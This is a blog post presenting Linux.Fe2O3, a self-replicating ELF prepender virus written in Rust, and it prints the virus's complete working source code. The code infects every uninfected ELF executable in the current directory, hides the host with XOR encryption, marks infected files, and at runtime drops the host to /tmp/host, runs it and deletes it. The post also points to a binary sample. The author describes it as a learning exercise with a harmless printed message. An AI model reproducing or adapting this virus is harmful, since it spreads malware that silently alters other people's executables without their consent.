Linux.Fe2O3: a Rust virus

guitmz.com/linux-fe2o3-rust-virus

Guilherme Thomazi September 6, 2019

4 minute read Published: 6 Sep, 2019

> Simple prepender virus written in Rust

Overview

Everytime I try to learn a new programming language, I try by port my prependers (Linux.Zariche, Linux.Liora, Linux.Cephei). Despite the code simplicity , it gives me the chance to understand very useful things in a language, like error handling, file i/o, encryption, memory and a few of its core libraries.

This time, Rust is the language and I must say that I was impressed by its compiler and error handling, but the syntax is still not 100% clear to me (as you can see from my rudimentar code in Linux.Fe2O3) and I wish it had a built-in random library too. This code was written in less than 2 days, of course its not pretty, has lots of `.unwrap()` (already got great input from some people on Reddit to help me with that, will be addressed) so I apologise in advance.

Like usual, `Linux.Fe2O3` is an ELF prepender, which infects files in the current directory. It's not harmful (no destructive payload), samples were distributed to major AntiVirus companies and there's really no fancy techniques implemented (although I wish I had implemented execution using the `memfd_create` syscall but apparently Rust has no native way of calling syscalls besides using inline assembly, which I didn't wanted to do in this project).

A few bugs were corrected from my previous Vala, Go and Nim viruses and less issues are to be expected with this version. It was tested on Gentoo and CentOS (both 64-bit, but can probably work in 32-bit systems too if Rust doesn't complain about variable types or things like that, but I don't really care for 32-bit systems anymore).

As for the name, `Fe2O3` is the chemical formula of `Rust` , so I thought it was a good fit here.

How it works

A prepender works by appending its code to the start of the host file and during execution it runs itself and the host file (non destructive). It's one of the simplest methods of infection available, easy to code and understand. In this case, the host code is encrypted with a simple

`XOR` function just because and decrypted at runtime, dumped into a file (/tmp/host), which is then executed and deleted after the virus finishes its own shenanigans.

I don't like dropping files into the filesystem very much, thats why I wanted to run it from memory using a memory file descriptor but lets leave this to another day.

Code

Here's the full code (also available in my GitHub with further files and instructions):

```
use std::ffi::{OsStr, OsString};
use std::fs::File;
use std::io::prelude::*;
use std::io::{Read, SeekFrom, Write};
use std::os::unix::fs::OpenOptionsExt;
use std::process::Command;
use std::{env, fs, process};

const ELF_MAGIC: &[u8; 4] = &[0x7f, 0x45, 0x4c, 0x46]; // b"\x7FELF"
const INFECTION_MARK: &[u8; 5] = &[0x40, 0x54, 0x4d, 0x5a, 0x40]; // @TMZ@
const XOR_KEY: &[u8; 5] = &[0x46, 0x65, 0x32, 0x4f, 0x33]; // Fe2O3
const VIRUS_SIZE: u64 = 2696040;

fn payload() {
    println!("Rusting is a chemical reaction of iron in the presence of oxygen.
Common sheet metal rusting in dry air works like this: 4 Fe + 3 O2 --> 2 Fe2O3.
This reaction is relatively slow and produces a thin coating of stable iron oxide
Fe2O3, which is (technically) rust, but is a fairly benign form of rust.")
}

fn get_file_size(path: &OsStr) -> u64 {
    let metadata = fs::metadata(&path).unwrap();
    return metadata.len();
}

fn read_file(path: &OsStr) -> Vec<u8> {
    let mut buf = Vec::new();
    let mut f = File::open(path).unwrap();
    f.read_to_end(&mut buf).unwrap();
    return buf;
}

fn xor_enc_dec(input: Vec<u8>) -> Vec<u8> {
    let mut output = vec![0; input.len()];
    for x in 0..input.len() {
        output[x] = input[x] ^ XOR_KEY[x % XOR_KEY.len()];
    }
    return output;
}

fn is_elf(path: &OsStr) -> bool {
    let mut ident = [0; 4];
    let mut f = File::open(path).unwrap();
    f.read(&mut ident).unwrap();

    if &ident == ELF_MAGIC { // this will work for PIE executables as well
        return true;         // but can fail for shared libraries during execution
    }
    return false;
}

fn is_infected(path: &OsStr) -> bool {
    let file_size: usize = get_file_size(path) as usize;
    let buf = read_file(path);
```

```
    for x in 1..file_size {
        if &buf[x] == &INFECTION_MARK[0] {
            for y in 1..INFECTION_MARK.len() {
                if (x + y) >= file_size {
                    break;
                }
                if &buf[x + y] != &INFECTION_MARK[y] {
                    break;
                }
                if y == INFECTION_MARK.len() - 1 {
                    return true;
                }
            }
        }
    }
    return false;
}

fn infect(virus: &OsString, target: &OsStr) {
    let host_buf = read_file(target);
    let mut encrypted_host_buf = xor_enc_dec(host_buf);
    let mut virus_buf = vec![0; VIRUS_SIZE as usize];
    let mut f = File::open(virus).unwrap();
    f.read_exact(&mut virus_buf).unwrap();

    let mut infected = File::create(target).unwrap();
    infected.write_all(&mut virus_buf).unwrap();
    infected.write_all(&mut encrypted_host_buf).unwrap();
    infected.sync_all().unwrap();
    infected.flush().unwrap();
}

fn run_infected_host(path: &OsString) {
    let mut encrypted_host_buf = Vec::new();
    let mut infected = File::open(path).unwrap();

    let plain_host_path = "/tmp/host";
    let mut plain_host = fs::OpenOptions::new()
        .create(true)
        .write(true)
        .mode(0o755)
        .open(plain_host_path)
        .unwrap();
    infected.seek(SeekFrom::Start(VIRUS_SIZE)).unwrap();
    infected.read_to_end(&mut encrypted_host_buf).unwrap();
    drop(infected);

    let mut decrypted_host_buf = xor_enc_dec(encrypted_host_buf);
    plain_host.write_all(&mut decrypted_host_buf).unwrap();
    plain_host.sync_all().unwrap();
    plain_host.flush().unwrap();

    drop(plain_host);
    Command::new(plain_host_path).status().unwrap();
    fs::remove_file(plain_host_path).unwrap();
```

```
}

fn main() {
    let args: Vec<String> = env::args().collect();
    let myself = OsString::from(&args[0]);

    let current_dir = env::current_dir().unwrap();
    for entry in fs::read_dir(current_dir).unwrap() {
        let entry = entry.unwrap();
        let path = entry.path();

        let metadata = fs::metadata(&path).unwrap();
        if metadata.is_file() {
            let entry_name = path.file_name().unwrap();
            if myself == entry_name {
                continue;
            }
            if is_elf(entry_name) {
                if !is_infected(entry_name) {
                    infect(&myself, entry_name);
                }
            }
        }
    }

    if get_file_size(&myself) > VIRUS_SIZE {
        payload();
        run_infected_host(&myself);
    } else {
        process::exit(0)
    }
}
```


A little payload message is included too:

```
Rusting is a chemical reaction of iron in the presence of oxygen.
Common sheet metal rusting in dry air works like this: 4 Fe + 3 O2 --> 2 Fe2O3.
This reaction is relatively slow and produces a thin coating of stable iron oxide
Fe2O3, which is (technically) rust, but is a fairly benign form of rust.
```

A binary sample is also available here with SHA1 `c185ab0fd9b1c8f3ddaed7079898383edbcbb7f7`.

```
$ file Linux.Fe2O3
Linux.Fe2O3: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV), dynamically
linked, interpreter /lib64/ld-linux-x86-64.so.2, for GNU/Linux 3.2.0, with
debug_info, not stripped
```

Demo



I have high hopes for Rust. Recently it was discussed that it could be used to write Linux kernel modules (only C is available for that now), which is a huge deal. The syntax somewhat throws me off a bit but that's because I'm not used to it, I'm sure I can easily overcome this with time. All in all, this was a fun project.